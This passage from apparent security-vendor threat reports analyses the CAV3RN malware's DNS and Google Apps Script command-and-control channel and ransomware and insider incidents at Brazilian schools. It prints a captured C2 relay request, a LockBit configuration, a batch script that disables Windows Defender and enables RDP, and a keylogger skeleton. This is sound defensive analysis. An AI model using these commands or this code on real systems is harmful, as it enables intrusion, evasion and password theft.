
During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel


When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.

DNS-based deployment-ID freshness check

DNS-based deployment-ID freshness check


The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks


One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

Google Apps Script channel

When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.

Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:

POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}

The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:

HTTP/2 302
content-type: text/html; charset=UTF-8
access-control-allow-origin: *
location: https://script.googleusercontent.com/macros/echo?user_content_key=AUkAhnT1XStTpObO…&lib=MQif1e23CL4IxZSlC7RWEgUDuxmmFKhYR
server: GSE

HTTP/2 200
content-type: application/json; charset=utf-8
access-control-allow-origin: *
server: GSE

{"s":200,"h":{"Content-Type":"text/html; charset=utf-8","Vary":"Cookie","Server":"nginx","Content Length":"4","Connection":"keep-alive","Date":"Mon, 03 Aug 2026 20:07:54 GMT","Access-Control-Allow-Origin":"*"},"b":"OS9FPQ=="}

Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.

Direct HTTPS channel


When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.

However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID

GET request to the header-gated C2 endpoint and its encoded tasking response

Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.

Inter-component DLL broker

The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.

The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.

The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.

Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.

Command Function
000 Lists loaded component names and versions
001 Lists every DLL path discovered by the scanner
002 Lists each loaded component’s path, name, and version

The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.

Infrastructure

Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.

The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.

The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.

Domain Registrar IP Hosting ASN
studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
Dynadot Inc 144.172.115[.]17
144.172.104[.]82
RouterHosting LLC AS 14956

Conclusions

Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

904784c9943d019da332bea2cd03996f              CommunicationUxTheme.dll
f9156d42410c8a5429dec43329bd72e0              net.dll
2dcd4a8ac166404977cd3c48418a8cd9              rnp.dll
981c7404d31b8ce35ec88a6b290f354d              GoogleService.dll
34d50eec364d920b8b5d885c9bc98607             texture.dll

Domains and IPs

studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
144.172.115[.]17
144.172.104[.]82

An analysis of incidents at Brazilian educational institutions

Introduction

Because of the amount of data that can be obtained and the high impact that successful attacks may have, educational institutions are frequent targets of cybercriminals. Both public and private schools and universities rely on software for managing personally identifiable information (PII) that is often insecure or insufficiently tested against known vulnerabilities. In addition, machines used by multiple people without accountability can be vulnerable to insider threats.

The complexity of academic environments amplifies this risk. Unlike corporate networks, educational institutions have to provide a network that supports students, professors, researchers, administrative staff, third-party contractors, and visitors. Each of these groups has different security requirements and access control levels, making it difficult to enforce consistent security policies. A security breach can have severe consequences since it may expose vast amounts of sensitive information, such as social security numbers (CPF in Brazil), addresses, phone numbers, and even parents’ names. Armed with this information, attackers can attempt phishing attacks and impersonate the victims in SIM swapping attacks, a common practice in Brazil.

In this article, we provide details about attacks on educational institutions in Brazil observed by our Global Emergency Response Team (GERT) since 2025. We share general statistics, common threats, initial access vectors, and the impact of such violations. Additionally, we present some interesting cases encountered by our team and the identified TTPs. Finally, we offer recommendations to help institutions protect themselves against future attacks.

Key findings and statistics

Our dataset encompasses incident response cases from January 2025 to June 2026. As the chart below shows, the majority of attacks targeted institutions in São Paulo state, Brazil’s most populous state and a significant center of economic and financial activity. We also had cases in Rio de Janeiro and Pernambuco.

Geographical distribution of incident response requests at educational institutions (download)

Of the customers who requested incident response, 60% were private institutions and 40% were public institutions.

Private and public institutions (download)

The most frequent reasons for requesting IR services were related to suspicious endpoint activities, encrypted files, and the presence of suspicious files.

Incident response request reasons (download)

High-severity incidents accounted for 40% of the total cases, while the remaining 60% were medium severity.

Distribution of incidents by severity (download)

The high-severity incidents were mainly related to ransomware attacks. Interestingly, private institutions were the most targeted by ransomware, while incidents in public institutions were mostly related to suspicious endpoint activity and privilege escalation attempts. The most common ransomware families found in our dataset were DragonForce and LockBit 3, whose builder was leaked back in 2022. By using the leaked LockBit builder with a valid privileged account, attackers can build variants capable of disabling defenses and erasing logs.

The most common initial access vectors included the use of valid accounts, exploitation of public-facing applications, and insiders.

Initial access vectors (download)

For privilege escalation, the attackers often relied on Potato variants (GodPotato, SweetPotato, and BadPotato).

We also observed attackers using tools like AnyDesk for remote access, PsExec for lateral movement within compromised infrastructures, and AV-killer malware to terminate the system’s defenses. The latter was mainly used in ransomware-related incidents.

These data reveal an interesting pattern in the threat landscape affecting educational institutions in the region. Many incidents were not caused by highly sophisticated techniques but rather by the abuse of common weaknesses such as valid accounts, exposed applications, and inadequate patch management, as well as the use of publicly available tools that are well-known to the adversaries. The prevalence of ransomware in private institutions suggests a stronger financial motivation, likely because attackers assume these organizations are more capable of paying for data recovery than public schools and universities.

Most attacks were discovered promptly and lasted from a few minutes to a couple of hours. However, technical incident response activities averaged 9.6 hours. This indicates that the impact caused by an incident often extends beyond the timeframe of the active attack, requiring extensive triage and analysis by the forensic investigators to fully restore operations.

One interesting fact is that we are still observing the use of Windows 10 in the infrastructures of educational institutions, even after Microsoft’s official end-of-support date of October 2025. In addition, we found that some customer organizations were using Windows Server 2016 without security patches and fixes. Using outdated and unsupported operating systems increases the attack surface of an infrastructure because attackers can exploit publicly available vulnerabilities to access vulnerable systems and expand their presence in the network. In addition, legacy operating systems may be incompatible with modern evidence collection tools, necessitating extra time and alternative procedures for forensic acquisition.

Obsolete systems in organizations (download)

Interesting cases

Case 01 – Leaked LockBit builder

In one case, we identified the use of a custom version of LockBit that was generated using the leaked builder. The ransomware was delivered to the organization’s infrastructure via a valid account that had been leaked. It encrypted the organization’s internal systems, including file servers and databases that stored student profiles and other data. There was no evidence of data exfiltration from the affected machines.

During our analysis of the LockBit sample, we were able to extract its configuration. Interestingly, it was configured without the impersonation and spreading options. This meant the attacker had to perform manual lateral movement to deploy the malware across the network.

"config": {
    "settings": {
      "impersonation": false,
      "local_disks": true,
      "network_shares": true,
      "kill_processes": true,
      "kill_services": true,
      "set_wallpaper": true,
      "self_destruct": true,
      "kill_defender": true,
      "wipe_freespace": true,
      "psexec_netspread": false,
      "gpo_netspread": false,
…

Further analysis revealed that the attacker used PsExec for lateral movement. By analyzing the Update Sequence Number (USN) Journal, we were able to identify .KEY files associated with PsExec that showed us the previously compromised machines used by the attacker.

After gaining access to the target machines, the adversaries deployed a batch script to disable the system’s defenses. Our analysis of this artifact showed that they had the administrative credentials to disable the EDR in place. In addition, the script enabled RDP, which gave the attackers remote access to the target. The listing below shows an excerpt of the script:

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
netsh advfirewall firewall add rule name="allow RemoteDesktop" dir=in protocol=TCP localport=3389 action=allow
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnRealTimeProtection /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableIOAVProtection /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableScriptScanning /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SpyNetReporting /t REG_DWORD /d 0 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /v SubmitSamplesConsent /t REG_DWORD /d 2 /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /t REG_SZ /d "" /f
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\NameSpace\{UUID}" /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v ServiceKeepAlive /t REG_DWORD /d 0 /f
sc stop WinDefend
sc config WinDefend start= disabled

Finally, by cross-checking the Prefetch files, we were able to identify the precise dates of PsExecSvc.exe and LBB.exe (LockBit) execution. This revealed that the attacker established the initial connection to the analyzed machine around 5:30am UTC and ran LBB.exe for the last time at 10am UTC on the same day, resulting in an activity window of approximately four hours and thirty minutes. We were able to identify the extent of the compromise and the additional machines that required network isolation for further forensic analysis, containment, and remediation.

Case 02 – DragonForce deployed via AnyDesk

In another incident, we identified a compromised user account that the adversaries used to install the AnyDesk software to enable remote access. Although the attacker erased the system logs after encrypting the victim’s files, we were able to identify the ransomware execution event via the Prefetch and Amcache.hve files, which provided us with the SHA-1 hash of the sample.

Once we obtained the SHA-1 of the malicious artifact (named by the attacker as 1.EXE), we were able to confirm that it was a DragonForce variant. Even though the lack of evidence made the analysis more difficult, this case shows that forensic investigators must be prepared to identify information that the attackers missed or left untouched.

Case 03 – Python keylogger used by an insider

The third incident illustrates how a series of bad practices enabled an insider to collect passwords from other users inside the infrastructure. First, the customer contacted us stating that a machine was exhibiting strange behavior: files containing passwords were being created. We started with triage collection on one of the affected machines.

Evidence from the Program Compatibility Assistant (PCA) showed the execution of two suspicious files, Windows Host Widgets.exe and Windows Host Widgets_.exe, both located in the C:\Users\<user>\.vscode\dlo directory, where <user> represents a user account shared by everyone who uses the machine. The same artifacts were identified within the Amcache.hve file, and multiple executions were also confirmed by analyzing the Prefetch files. Another interesting source of evidence, UserAssist, confirmed that the threat actor also executed both EXE files by double-clicking on them.

MFT analysis showed that multiple log files named cacheX.txt were created in the previously mentioned directory, where X was a number that increased with each malware execution. We then analyzed the EXE files to confirm their behavior. Luckily, both proved to be the same Python script, which we could easily decompile.

As shown in the listing below, the script contains methods and strings with Portuguese names. It is capable of hiding the log files from view in Explorer. The developer also set a procedure to identify when the Caps Lock key was pressed, in order to record the correct passwords.

def get_base_path():
    ...

def encontrar_proximo_nome(base='cache'):
    ...

def set_file_hidden(filepath):
    ...
    ctypes.windll.kernel32.SetFileAttributesW(str(filepath), FILE_ATTRIBUTE_HIDDEN)
    ...

with open(log_file, 'a', encoding='utf-8') as f:
    f.write(f'\n\n--- Registro iniciado em {datetime.datetime.now()} ---\n')
set_file_hidden(log_file)
...

def is_capslock_on():
    return bool(ctypes.windll.user32.GetKeyState(20) & 1)

...

def on_press(key):
    ...

def on_release(key):
    ...

def main():
    with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
        listener.join()

if __name__ == '__main__':
    main()

This simple script did not implement any persistence or automated data exfiltration mechanisms. Therefore, the insider likely had to manually retrieve the generated log files containing the text typed by the victims. By revisiting the previously collected evidence, we identified USB connections around the same time as the script’s executions. This suggests that removable media was probably used to collect the generated keylogging logs from the environment. As a result of the investigation, the customer changed the passwords of all affected accounts. However, without additional evidence or footage, it was not possible to conclusively attribute the activities to a specific individual and take the appropriate disciplinary and legal measures.

Conclusions and recommendations

The incidents highlighted in this article demonstrate that Brazilian educational institutions face a diverse set of threats, ranging from ransomware operations to insider activity. In many cases, the attackers relied on valid credentials, exposed services, remote access tools, poor patch management, and insufficient endpoint hardening rather than advanced malware or new techniques. Based on these findings, educational institutions should prioritize controls that reduce the likelihood of account compromise and the impact of ransomware deployment. They should also improve forensic visibility after an incident.

Institutions should enforce the use of multi-factor authentication (MFA) for all publicly accessible services, especially VPNs, remote access portals, and email accounts. Since valid accounts were one of the most common initial access vectors observed in our dataset, MFA can significantly reduce the likelihood that stolen or reused credentials alone will compromise the entire environment. We also recommend periodically reviewing privileged accounts, removing unnecessary administrative permissions, and avoiding shared accounts, especially on machines accessed by multiple users, since this makes accountability extremely difficult.

Each user should have their own account, following the principle of least privilege to prevent unauthorized software execution. Additionally, it is advisable to restrict and monitor the use of remote access tools such as AnyDesk or TeamViewer. Unexpected installations or executions of these tools should be treated as high-priority alerts.

To minimize the impact of ransomware, educational institutions should improve their backup and recovery strategy. Backups should be isolated from the primary environment (preferably in more than one location) and tested regularly. Centralized logging, extended EDR telemetry retention, and proper time synchronization across hosts can also improve the ability to reconstruct an attack timeline and implement the necessary response measures.

The use of outdated systems increases the attack surface, so we recommend that organizations adopt an effective update and patch management policy. It is also important to raise security awareness, since users must understand the risks associated with credential sharing, unknown executables, and unauthorized software.

From a digital forensics and incident response (DFIR) perspective, the reviewed incidents demonstrate that effective incident response activities require correlating multiple forensic artifacts in order to reconstruct the attacker’s actions. Investigators should be aware of how to find information even when logs are missing. Many other artifacts are preserved and can be used for this purpose, such as Amcache, PCA, Prefetch, UserAssist, MFT, and USN Journal. The attackers may fail to erase all traces of their activity, so taking a broad forensic approach is of the utmost importance for determining the scope of the compromise and supporting containment and remediation actions.

Observed TTPs

The table below shows the observed TTPs in our dataset, including cases not detailed in this post.

Tactic Technique ID
Resource Development Compromise Accounts T1586
Collection Input Capture: Keylogging T1056.001
Execution System Services: Service Execution T1569.002
Execution Hijack Execution Flow: DLL T1574.001
Privilege Escalation Exploitation for Privilege Escalation T1068
Lateral Movement Remote Services: Remote Desktop Protocol T1021.001
Command and Control Remote Access Tools T1219
Exfiltration Exfiltration over Physical Medium: Exfiltration over USB T1052.001
Impact Data Encrypted for Impact T1486

A new extortion cocktail: office printers, small ransoms, and BitLocker

Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.

This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.

Initial sign of an attack

